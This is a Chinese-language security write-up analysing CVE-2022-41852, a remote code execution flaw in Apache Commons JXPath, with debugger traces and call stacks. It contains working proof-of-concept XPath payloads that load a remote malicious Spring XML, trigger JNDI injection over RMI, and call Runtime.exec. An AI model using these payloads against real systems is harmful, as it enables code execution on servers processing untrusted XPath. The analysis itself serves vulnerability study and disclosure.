

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

# CVE-2022-41852 Apache Commons Jxpath 漏洞分析

RoboTerh (/u/56486) / 2022-10-26 15:29:17 / 发表于四川 / 浏览数 6074

## 前言

前几天有漏洞通告说Apache官方的 Commons JXPath组件如果接收不可信的XPath表达式将会导致命令执行的危害

### JXPath vulnerable to remote code execution when interpreting untrusted XPath expressions

Critical severity GitHub Reviewed Published 10 days ago • Updated 6 days ago

Vulnerability details

Dependabot alerts 0

Package	Affected versions	Patched versions
 commons-jxpath:commons-jxpath (Maven)	<= 1.3	None

Description

Those using JXPath to interpret untrusted XPath expressions may be vulnerable to a remote code execution attack. All JXPathContext class functions processing a XPath string are vulnerable except `compile()` and `compilePath()` function. The XPath expression can be used by an attacker to load any Java class from the classpath resulting in code execution.

References

- <https://nvd.nist.gov/vuln/detail/CVE-2022-41852>
- <https://bugs.chromium.org/p/oss-fuzz/issues/detail?id=47133>

(https://xzfile.aliyuncs.com/media/upload/picture/20221016164134-57048f50-4d2e-1.png)

在官方的通报中，所有的用来解析传入的XPath字符串，都将会导致RCE的危害(除了 `compile` / `compilePath` 这两个方法)

## 简单利用

我们直接使用官方通报的 JXPathContext 进行利用构造

这里的利用点就是在官方文档中的 Extension Functions (扩展功能)，能够接收不仅仅是XPath语法的字符串，还能够与Java本身进行连接

官方给出了三个例子

Here's how you can create new objects:

## 目录

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

```
Book book = (Book) context.  
    getValue("com.myco.books.Book.new('John Updike')");
```

Here's how you can call static methods:

```
Book book = (Book) context.  
    getValue("com.myco.books.Book.getBestBook('John Updike')");
```

Here's how you can call regular methods:

```
String firstName = (String) context.  
    getValue("getAuthorsFirstName($book)");
```

As you can see, the target of the method is specified as the first parameter of the function.

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016165542-509a77fe-4d30-1.png>)

- 1.通过调用对象的new创建一个对象
- 2.能够调用静态方法
- 3.或者是调用普通方法的方法(类似于invoke的用法? ?)

## 创建对象的利用

对于这种方式的利用，我们最熟悉且常用的就是Spring环境下的 `ClassPathXmlApplicationContext` 类来加载远程恶意XML导致RCE

写个demo

```
public static void main(String[] args) {  
    try {  
        JXPathContext context = JXPathContext.newContext(null);  
  
        context.getValue("org.springframework.context.support.ClassPathXmlApplicationContext.new(\"http://127.0.0.1:9000/spr:  
Evil.xml\")");  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}
```

按照平时的用法，我们并没有这个 `.new`，这里是根据 `JXPath` 官方文档给的demo进行仿造的  
我们将会进行调试分析其中的执行过程

在调用 `JXPathContextReferenceImpl#getValue` 方法过程中，将会调用 `compileExpression` 对传入的xpath进行编译  
跟进该方法

```

229 private Expression compileExpression(String xpath) { xpath: "org.springframework.context.support
230     Expression expr; expr: null
231
232     synchronized (compiled) {
233         if (USE_SOFT_CACHE) {
234             expr = null;
235             SoftReference ref = (SoftReference) compiled.get(xpath);
236             if (ref != null) {
237                 expr = (Expression) ref.get();
238             }
239         }
240         else {
241             expr = (Expression) compiled.get(xpath);
242         }
243     }
244
245     if (expr != null) {
246         return expr;
247     }
248
249     expr = (Expression) Parser.parseExpression(xpath, getCompiler()); xpath: "org.springframework.context.support

```

目录

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016171656-47c95c32-4d33-1.png>)

前面还没有编译，取出的 Expression 对象为 null，将会调用 Parser.parseExpression 方法进行编译

```

43 @ public static Object parseExpression(
44     String expression, expression: "org.springframework.context.support.ClassPathXmlApplicationContext.new("ht
45     Compiler compiler) { compiler: TreeCompiler@621
46     synchronized (parser) {
47         parser.setCompiler(compiler); compiler: TreeCompiler@621
48         Object expr = null; expr: "org.springframework.context.support.ClassPathXmlApplicationContext.new("ht
49         try {
50             parser.ReInit(new StringReader(expression));
51             expr = parser.parseExpression();
52         }
53         catch (TokenMgrError e) {

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016172259-20855df0-4d34-1.png>)

首先将会向 XPathParser 对象设置 TreeCompiler 这个编译器，调用其 ReInit 方法进行XPath字符串的初始化  
之后调用 parseExpression 方法进行编译，最后将得到的 Expression 对象返回

最后回到了 JXPathContextReferenceImpl#compileExpression 方法中，将其添加进入了 compiled 属性中

最后回到 getValue 方法中，将会调用 ExtensionFunction#computeValue 方法进行处理

![E[]D)AHK0PB(FOX05MZGY1.png (<https://xzfile.aliyuncs.com/media/upload/picture/20221016205958-703b921a-4d52-1.png>)

在第一个 if 语句中主要是将 args 属性中的值利用 convert 方法转换为 parameters，也就是类的参数

之后会调用 RootContext#getFunction 方法获取对应的 Function

```

139 public Function getFunction(QName functionName, Object[] parameters) { functionName: "org.springframework.cor
140     return jxpathContext.getFunction(functionName, parameters); functionName: "org.springframework.context.support
141 }
142
+ [QName@689] "org.springframework.context.support.ClassPathXmlApplicationContext.new"

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016210644-62587e14-4d53-1.png>)

可以一路追踪到 PackageFunctions#getFunction 方法

```
114 of public Function getFunction(  
115     String namespace, namespace: null  
116     String name, name: "org.springframework.context.support.ClassPathXmlApplicationContext.new"  
117     Object[] parameters) { parameters: Object[1]@732  
118     if ((namespace == null && this.namespace != null) //NOPMD  
119         || (namespace != null && !namespace.equals(this.namespace))) { namespace: null namespace: null  
120         return null;  
121     }  
122  
123     if (parameters == null) {  
124         parameters = EMPTY_ARRAY;  
125     }  
126  
127     if (parameters.length >= 1) {  
128         Object target = TypeUtils.convert(parameters[0], Object.class); target: "http://127.0.0.1:9000/  
129         if (target != null) {  
130             Method method = method: null  
131             MethodLookupUtils.lookupMethod(  
132                 target.getClass(), target: "http://127.0.0.1:9000/spring-Evil.xml"  
133                 name, name: "org.springframework.context.support.ClassPathXmlApplicationContext.new"  
134                 parameters); parameters: Object[1]@732  
135             if (method != null && !method.isStatic()) { method: null  
136                 return new MethodFunction(method);  
137             }  
138         }  
139     }  
140     return null;  
141 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016211142-13f47ea2-4d54-1.png>)

首先获取 parameters 中的target目标，之后通过调用 MethodLookupUtils#lookupMethod 方法来加载对应的方法

```
184 @ public static Method lookupMethod(  
185     Class targetClass, targetClass: "class java.lang.String"  
186     String name, name: "org.springframework.context.support.ClassPathXmlApplicationContext.new"  
187     Object[] parameters) { parameters: Object[1]@617  
188     if (parameters == null  
189         || parameters.length < 1  
190         || parameters[0] == null) {  
191         return null;  
192     }  
193  
194     if (matchType(targetClass, parameters[0]) == NO_MATCH) { targetClass: "class java.lang.String"  
195         return null;  
196     }  
197 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016211659-d0eed44-4d54-1.png>)

首先会对传入的参数进行匹配，如果没有匹配成功及直接返回一个Null值

在这个方法的后面，尝试提取对应的方法

```
218 if (tryExact) { tryExact: true  
219     // First - without type conversion  
220     try {  
221         method = targetClass.getMethod(name, types); targetClass: "class java.lang.String"  
222         if (method != null  
223             && !Modifier.isStatic(method.getModifiers())) {  
224             return method;  
225         }  
226     }  
227     catch (NoSuchMethodException ex) { //NOPMD  
228         // Ignore  
229     }  
230 }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016212100-60b74fb6-4d55-1.png>)

这里的 targetClass 是 java.lang.String，是不存在该方法的，接着后面的逻辑同样没得找到这个方法，所以返回的method为null值

之后回到 PackageFunctions#getFunction 方法中继续调用 lookupMethod 进行获取，同样没有获取到method方法

```

177     String fullName = classPrefix + name;    name: "org.springframework.context.support.ClassPathXmlApp
178     int inx = fullName.lastIndexOf( ch: '.');    inx: 66
179     if (inx == -1) {
180         return null;
181     }
182
183     String className = fullName.substring(0, inx);    className: "org.springframework.context.support.C
184     String methodName = fullName.substring(inx + 1);    fullName: "org.springframework.context.support.
185
186     Class functionClass;
187     try {
188         functionClass = Class.forName(className);    className: "org.springframework.context.support.Cl
189     }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016213147-e1fb0c56-4d56-1.png>)

最后来到了这里，根据最后的一个 . 作为分割，分别得到了 className / methodName 两个字符串，且在后面调用了 Class.forName(className) 从classpath中获取类，这样当然能够获取到 ClassPathXmlApplicationContext 类之后将会判断取得的 methodName 是否是 new 这个关键词

```

197     if (methodName.equals("new") == true) {    methodName: "new"
198         Constructor constructor =
199             MethodLookupUtils.lookupConstructor(functionClass, parameters);
200         if (constructor != null) {
201             return new ConstructorFunction(constructor);
202         }
203     }
204     else {
205         Method method =
206             MethodLookupUtils.lookupStaticMethod(
207                 functionClass,
208                 methodName,
209                 parameters);
210         if (method != null) {
211             return new MethodFunction(method);
212         }
213     }
214     return null;
215 }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016213501-55e07278-4d57-1.png>)

如果能够匹配，将会调用 MethodLookupUtils#lookupConstructor 方法来获取对应的构造方法

```

46     @public static Constructor lookupConstructor(
47         Class targetClass,    targetClass: "class org.springframework.context.support
48         Object[] parameters) {    parameters: Object[1]@617
49         boolean tryExact = true;    tryExact: true
50         int count = parameters == null ? 0 : parameters.length;    count: 1
51         Class[] types = new Class[count];    types: Class[1]@831
52         for (int i = 0; i < count; i++) {    count: 1
53             Object param = parameters[i];    parameters: Object[1]@617
54             if (param != null) {
55                 types[i] = param.getClass();
56             }
57             else {
58                 types[i] = null;
59                 tryExact = false;
60             }
61         }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016215222-c2532516-4d59-1.png>)

首先是获取了参数类型

## 目录

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

```
64
65     if (tryExact) { tryExact: true
66         // First - without type conversion
67         try {
68             constructor = targetClass.getConstructor(types); targetC
69             if (constructor != null) {
70                 return constructor; constructor: "public org.springframework
71             }
72         }
73         catch (NoSuchMethodException ex) { //NOPMD
74             // Ignore
75         }
76     }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016215423-0a1d1708-4d5a-1.png>)

之后通过调用 `getConstructor` 方法获取对应 `targetClass` 的构造方法

最后在 `getFunction` 方法中通过获取的构造方法封装成了 `ConstructorFunction` 类进行了返回

接下来回到了 `computeValue` 方法中的逻辑，调用了返回的 `ConstructorFunction#invoke` 方法进行触发

```
62 public Object invoke(ExpressionContext context, Object[] parameters) { context: "Expression context [0]
63     try {
64         Object[] args; args: Object[1]@894
65         if (parameters == null) {
66             parameters = EMPTY_ARRAY;
67         }
68         int pi = 0; pi: 0
69         Class[] types = constructor.getParameterTypes(); types: Class[1]@888
70         if (types.length > 0
71             && ExpressionContext.class.isAssignableFrom(types[0])) {
72             pi = 1;
73         }
74         args = new Object[parameters.length + pi];
75         if (pi == 1) {
76             args[0] = context; context: "Expression context [0] null()"
77         }
78         for (int i = 0; i < parameters.length; i++) {
79             args[i + pi] = TypeUtils.convert(parameters[i], types[i + pi]); parameters: Object[1]@617
80         }
81         return constructor.newInstance(args); args: Object[1]@894 constructor: "public org.springframework
82     }
83     }
84     }
85     }
86     }
87     }
88     }
89     }
90     }
91     }
92     }
93     }
94     }
95     }
96     }
97     }
98     }
99     }
100    }
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016220539-9d4b0a5c-4d5b-1.png>)

最后将会对这个构造方法进行实例化操作，剩下的就是远程加载xml配置文件的RCE了

调用栈

```

start:1007, ProcessBuilder (java.lang)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
execute:139, ReflectiveMethodExecutor (org.springframework.expression.spel.support)
getValueInternal:139, MethodReference (org.springframework.expression.spel.ast)
access$000:55, MethodReference (org.springframework.expression.spel.ast)
getValue:387, MethodReference$MethodValueRef (org.springframework.expression.spel.ast)
getValueInternal:92, CompoundExpression (org.springframework.expression.spel.ast)
getValue:112, SpelNodeImpl (org.springframework.expression.spel.ast)
getValue:272, SpelExpression (org.springframework.expression.spel.standard)
evaluate:167, StandardBeanExpressionResolver (org.springframework.context.expression)
evaluateBeanDefinitionString:1631, AbstractBeanFactory (org.springframework.beans.factory.support)
doEvaluate:280, BeanDefinitionValueResolver (org.springframework.beans.factory.support)
evaluate:237, BeanDefinitionValueResolver (org.springframework.beans.factory.support)
resolveValueIfNecessary:205, BeanDefinitionValueResolver (org.springframework.beans.factory.support)
applyPropertyValues:1707, AbstractAutowireCapableBeanFactory (org.springframework.beans.factory.support)
populateBean:1452, AbstractAutowireCapableBeanFactory (org.springframework.beans.factory.support)
doCreateBean:619, AbstractAutowireCapableBeanFactory (org.springframework.beans.factory.support)
createBean:542, AbstractAutowireCapableBeanFactory (org.springframework.beans.factory.support)
lambda$doGetBean$0:335, AbstractBeanFactory (org.springframework.beans.factory.support)
getObject:-1, 1496220730 (org.springframework.beans.factory.support.AbstractBeanFactory$$Lambda$27)
getSingleton:234, DefaultSingletonBeanRegistry (org.springframework.beans.factory.support)
doGetBean:333, AbstractBeanFactory (org.springframework.beans.factory.support)
getBean:208, AbstractBeanFactory (org.springframework.beans.factory.support)
preInstantiateSingletons:953, DefaultListableBeanFactory (org.springframework.beans.factory.support)
finishBeanFactoryInitialization:918, AbstractApplicationContext (org.springframework.context.support)
refresh:583, AbstractApplicationContext (org.springframework.context.support)
<init>:144, ClassPathXmlApplicationContext (org.springframework.context.support)
<init>:85, ClassPathXmlApplicationContext (org.springframework.context.support)
newInstance0:-1, NativeConstructorAccessorImpl (sun.reflect)
newInstance:62, NativeConstructorAccessorImpl (sun.reflect)
newInstance:45, DelegatingConstructorAccessorImpl (sun.reflect)
newInstance:423, Constructor (java.lang.reflect)
invoke:71, ConstructorFunction (org.apache.commons.jxpath.functions)
computeValue:102, ExtensionFunction (org.apache.commons.jxpath.compiler)
getValue:353, JXPathContextReferenceImpl (org.apache.commons.jxpath.r)
getValue:313, JXPathContextReferenceImpl (org.apache.commons.jxpath.r)
main:9, Test (pers.apache)

```

## 目录

前言

简单利用

创建对象的利用


静态方法调用的利用

调用普通方法的利用

Ref

## 静态方法调用的利用

对于这种demo的利用，我们可以关注到 `javax.naming.InitialContext#doLookup` 方法



(<https://xzfile.aliyuncs.com/media/upload/picture/20221016221557-0df4a032-4d5d-1.png>)

该方法是一个静态方法，符合第二个demo的要求，且这里可以造成JNDI注入

```

try {
    JXPathContext context = JXPathContext.newContext(null);
    context.getValue("javax.naming.InitialContext.doLookup('rmi://127.0.0.1:1099/1u560y')");
} catch (Exception e) {
    e.printStackTrace();
}

```

对于这种方法，大体上和上面的流程是一致的，但是在 `PackageFunctions#getFunction` 方法中，之前在判断 `methodName` 是否为 `new`，这里进入的是其中的 `else` 语句

```

197         if (methodName.equals("new")) {  methodName: "doLookup"
198             Constructor constructor =
199                 MethodLookupUtils.lookupConstructor(functionClass, parameters);
200             if (constructor != null) {
201                 return new ConstructorFunction(constructor);
202             }
203         }
204         else {
205             Method method =
206                 MethodLookupUtils.lookupStaticMethod(
207                     functionClass,
208                     methodName,
209                     parameters);
210             if (method != null) {
211                 return new MethodFunction(method);
212             }

```

目录

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016222424-3bb62fd0-4d5e-1.png>)

调用的是 MethodLookupUtils#lookupStaticMethod 方法获取静态方法

```

131     Method method = null;  method: "public static java.lang.Object javax.naming.Initia
132
133     if (tryExact) {  tryExact: true
134         // First - without type conversion
135         try {
136             method = targetClass.getMethod(name, types);  targetClass: "class javax.na
137             if (method != null
138                 && Modifier.isStatic(method.getModifiers())) {
139                 return method;  method: "public static java.lang.Object javax.naming.I
140             }
141         }
142         catch (NoSuchMethodException ex) { //NOPMD
143             // Ignore
144         }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016222614-7d93cf98-4d5e-1.png>)

该方法中会获取类中的方法，并判断该方法是否是静态方法，如果满足就会返回这个方法  
最后将该方法封装了一个 MethodFunction 对象并返回

和上面的类似，同样会调用 invoke 方法进行调用

在 MethodFunction#invoke 方法中

```

89         TypeUtils.convert(parameters[i], types[i + pi - 1]);  parameters: Object[1]@617
90     }
91 }
92
93     return method.invoke(target, args);  target: null  args: Object[1]@764  method: "public stat
94 }
95     catch (Throwable ex) {
96         if (ex instanceof InvocationTarget

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016223035-18e80e96-4d5f-1.png>)

反射调用了该方法

之后就是JNDI的利用过程了

调用栈



```
start:1007, ProcessBuilder (java.lang)
exec:620, Runtime (java.lang)
exec:450, Runtime (java.lang)
exec:347, Runtime (java.lang)
invokeVirtual_LL_L:-1, 1356728614 (java.lang.invoke.LambdaForm$DMH)
reinvoke:-1, 843710487 (java.lang.invoke.LambdaForm$BMH)
exactInvoker:-1, 883455411 (java.lang.invoke.LambdaForm$MH)
linkToCallSite:-1, 1195942137 (java.lang.invoke.LambdaForm$MH)
:program:1, Script$^eval_ (jdk.nashorn.internal.scripts)
invokeStatic_LL_L:-1, 1586845078 (java.lang.invoke.LambdaForm$DMH)
invokeExact_MT:-1, 1365767549 (java.lang.invoke.LambdaForm$MH)
invoke:637, ScriptFunctionData (jdk.nashorn.internal.runtime)
invoke:494, ScriptFunction (jdk.nashorn.internal.runtime)
apply:393, ScriptRuntime (jdk.nashorn.internal.runtime)
evalImpl:449, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:406, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:402, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:155, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:264, AbstractScriptEngine (javax.script)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invoke:155, BeanELResolver (javax.el)
invoke:79, CompositeELResolver (javax.el)
getValue:158, AstValue (org.apache.el.parser)
getValue:189, ValueExpressionImpl (org.apache.el)
getValue:61, ELProcessor (javax.el)
eval:54, ELProcessor (javax.el)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
getObjectInstance:210, BeanFactory (org.apache.naming.factory)
getObjectInstance:321, NamingManager (javax.naming.spi)
decodeObject:499, RegistryContext (com.sun.jndi.rmi.registry)
lookup:138, RegistryContext (com.sun.jndi.rmi.registry)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:417, InitialContext (javax.naming)
doLookup:290, InitialContext (javax.naming)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invoke:93, MethodFunction (org.apache.commons.jxpath.functions)
computeValue:102, ExtensionFunction (org.apache.commons.jxpath.ri.compiler)
getValue:353, JXPathContextReferenceImpl (org.apache.commons.jxpath.ri)
getValue:313, JXPathContextReferenceImpl (org.apache.commons.jxpath.ri)
main:10, Test (pers.apache)
```

## 目录

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

## 调用普通方法的利用

在官方给的第三个demo中能够成功调用普通的方法  
这个就很直接了，那不是直接可以RCE了？

```
public static void main(String[] args) {
    try {
        JXPathContext context = JXPathContext.newContext(null);
        context.getValue("exec(java.lang.Runtime.getRuntime(), 'calc')");
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

这个流程非常直接，就是在 PackageFunctions#getFunction 方法中

```

127         if (parameters.length >= 1) {
128             Object target = TypeUtils.convert(parameters[0], Object.class);
129             if (target != null) { target: Runtime@620
130                 Method method =
131                     MethodLookupUtils.lookupMethod(
132                         target.getClass(),
133                         name,
134                         parameters);
135                 if (method != null) {

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016223836-37c63508-4d60-1.png>)

将第一个传参进行了转换，得到的 target 是Runtime类  
之后在获取这个方法的时候

```

218         if (tryExact) { tryExact: true
219             // First - without type conversion
220             try {
221                 method = targetClass.getMethod(name, types); targetClass: "
222                 if (method != null
223                     && !Modifier.isStatic(method.getModifiers())) {
224                     return method;
225                 }
226             }

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016224001-6a3215fc-4d60-1.png>)

同样将得到的method封装成了 MethodFunction 对象，之后在 MethodFunction#invoke 方法中进行调用

```

90         }
91     }
92
93     return method.invoke(target, args); target: Runtime@620 args:
94 }
95 catch (Throwable ex) { + (Runtime@620)

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20221016224300-d5593b9e-4d60-1.png>)

调用栈

```

start:1007, ProcessBuilder (java.lang)
exec:620, Runtime (java.lang)
exec:450, Runtime (java.lang)
exec:347, Runtime (java.lang)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invoke:93, MethodFunction (org.apache.commons.jxpath.functions)
computeValue:102, ExtensionFunction (org.apache.commons.jxpath.ri.compiler)
getValue:353, JXPathContextReferenceImpl (org.apache.commons.jxpath.ri)
getValue:313, JXPathContextReferenceImpl (org.apache.commons.jxpath.ri)
main:11, Test (pers.apache)

```

## Ref

<https://github.com/advisories/GHSA-wrx5-rp7m-mm49> (<https://github.com/advisories/GHSA-wrx5-rp7m-mm49>)

打赏 关注 | 2 点击收藏 | 1

动动手指，沙发就是你的了！

目录

- 前言
- 简单利用
- 创建对象的利用
- 静态方法调用的利用
- 调用普通方法的利用

Ref

登录 (https://account.aliyun.com/login/login.htm?oauth\_callback=https%3A%2F%2Fxz.aliyun.com%2Ft%2F11769&from\_type=xianzhi) 后跟帖

先知社区


现在登录 (https://account.aliyun.com/l

社区小黑板 (/notice)

最新公告:






先知安全沙龙 - 杭州站 10月19日开  
启! (/t/15717) 2024-09-27

月度热门:

-  基于动态Agent挖掘更多的反...
-  小心你的加密货币，针对加密...
-  由phar反序列化触发的CRMEB...
-  kernel从小白到大神(二) (/t/15...
-  CVE-2024-38816 Spring Fram...
-  Thymeleaf模板生成过程以及...
-  LaTeX Injection技术研究 (/t/15...
-  新版JS Prototype Pollution to ...
-  浅析ByteCTF2024 Reverse (/t/...
-  Jinja2-SSTI通过Server请求头...

年度贡献榜

月度贡献榜

- |   |                        |   |
|---|------------------------|---|
|  | 1673799454684900 (/... | 3 |
|  | Al1ex (/u/10995)       | 3 |
|  | ooyywwll (/u/82355)    | 3 |
|  | 1315609050541697 (/... | 2 |
|  | 1341025112991831 (/... | 2 |

前言

简单利用

创建对象的利用

静态方法调用的利用

调用普通方法的利用

Ref

[我要投诉 \(https://www.aliyun.com/complaint\)](https://www.aliyun.com/complaint)